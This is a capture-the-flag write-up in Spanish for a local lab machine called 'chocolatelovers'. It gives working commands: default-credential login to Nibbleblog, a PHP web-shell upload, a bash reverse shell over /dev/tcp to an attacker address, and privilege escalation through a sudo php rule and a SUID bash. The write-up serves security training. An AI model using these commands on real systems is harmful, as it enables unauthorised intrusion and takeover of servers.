

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh chocolatelovers.tar
[sudo] contraseña para kali:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar su conectividad y además viendo el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.131 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.131/0.131/0.131/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Cuando inspeccionamos la página encontramos un directorio.

```
9 <!-- /nibbleblog -->
10 <!-- /nibbleblog -->
11 <!-- /nibbleblog -->
12 <!-- /nibbleblog -->
13 <!-- /nibbleblog -->
14 <!-- /nibbleblog -->
15 <!-- /nibbleblog -->
```

Con whatweb vemos las tecnologías que posee la web.


```
> whatweb http://172.17.0.2/nibbleblog/
http://172.17.0.2/nibbleblog/ [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[172.17.0.2], JQuery, MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog], Script, Title[chocolate lovers - chocolate lovers]
```

Con searchsploit vemos 2 vulnerabilidades, aunque no sabemos la versión que corre.


```
> searchsploit nibbleblog

-----
Exploit Title
-----
Nibbleblog 3 - Multiple SQL Injections
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)
```


Para el panel de login siempre probamos los usuarios y contraseñas típicas y ha funcionado admin/admin.




En el apartado de settings, al final de la página vemos la versión.



Encontramos en Google un archivo Python que nos dice que hacer para introducir una reverse shell.




Buscamos si tenemos el plugin en la web y lo instalamos.



El propio script nos dice donde está el archivo subido.



Y lo tenemos subido en dicho sitio, ahora solo tenemos que ver si ejecuta comandos.



Probamos con id y luego hacemos una reverse shell con el puerto 443 a la escucha previamente con netcat.

```
172.17.0.2/nibbleblog/content/private/plugins/my_image/image.phar?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

172.17.0.2/nibbleblog/content/private/plugins/my_image/image.phar?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.4/443 0>%261'

nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [172.17.0.2] 35642
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
</html/nibbleblog/content/private/plugins/my_image$ |
```

Comprobamos los usuarios que tiene y uno es chocolate al que tenemos que buscar la forma de escalar privilegios.

```
www-data@58ef2635d026:/$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
chocolate:x:1000:1000::/home/chocolate:/bin/bash
```

Tenemos un binario con el que podemos convertirnos en chocolate.

```
www-data@58ef2635d026:/var$ sudo -l
Matching Defaults entries for www-data on 58ef2635d026:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr
n\:/bin\:/snap/bin

User www-data may run the following commands on 58ef2635d026:
    (chocolate) NOPASSWD: /usr/bin/php
```

Aplicamos lo que vemos en GTFO y somos chocolate.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
www-data@58ef2635d026:/var$ CMD="/bin/bash"
www-data@58ef2635d026:/var$ sudo -u chocolate php -r "system('$CMD');"
chocolate@58ef2635d026:/var$ id
uid=1000(chocolate) gid=1000(chocolate) groups=1000(chocolate)
```

Comprobamos que en la carpeta /opt tenemos permisos para leer, escribir y ejecutar.

```
drwxr-xr-x 2 root root 4096 Apr 27 2024 mnt
drwxr-xrwx 1 root root 4096 May 7 2024 opt
dr-xr-xr-x 3 root root 4096 Aug 17 12:17 proc
```

Y dentro tenemos un archivo php con el que vamos a modificar los permisos de la bash a SUID.

```
chocolate@58ef2635d026:/opt$ ls -la
total 12
drwxr-xrwx 1 root root 4096 May 7 2024 .
drwxr-xr-x 1 root root 4096 Aug 17 12:17 ..
-rw-r--r-- 1 chocolate chocolate 59 May 7 2024 script.php

chocolate@58ef2635d026:/opt$ echo '<?php system("chmod u+s /bin/bash"); ?>' > script.php
chocolate@58ef2635d026:/opt$ cat script.php
<?php system("chmod u+s /bin/bash"); ?>
chocolate@58ef2635d026:/opt$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
```

Ahora tenemos que lanzar una bash con la flag -p para mantener los privilegios de root, listo.

```
chocolate@58ef2635d026:/opt$ /bin/bash -p
bash-5.0# id
uid=1000(chocolate) gid=1000(chocolate) euid=0(root) groups=1000(chocolate)
```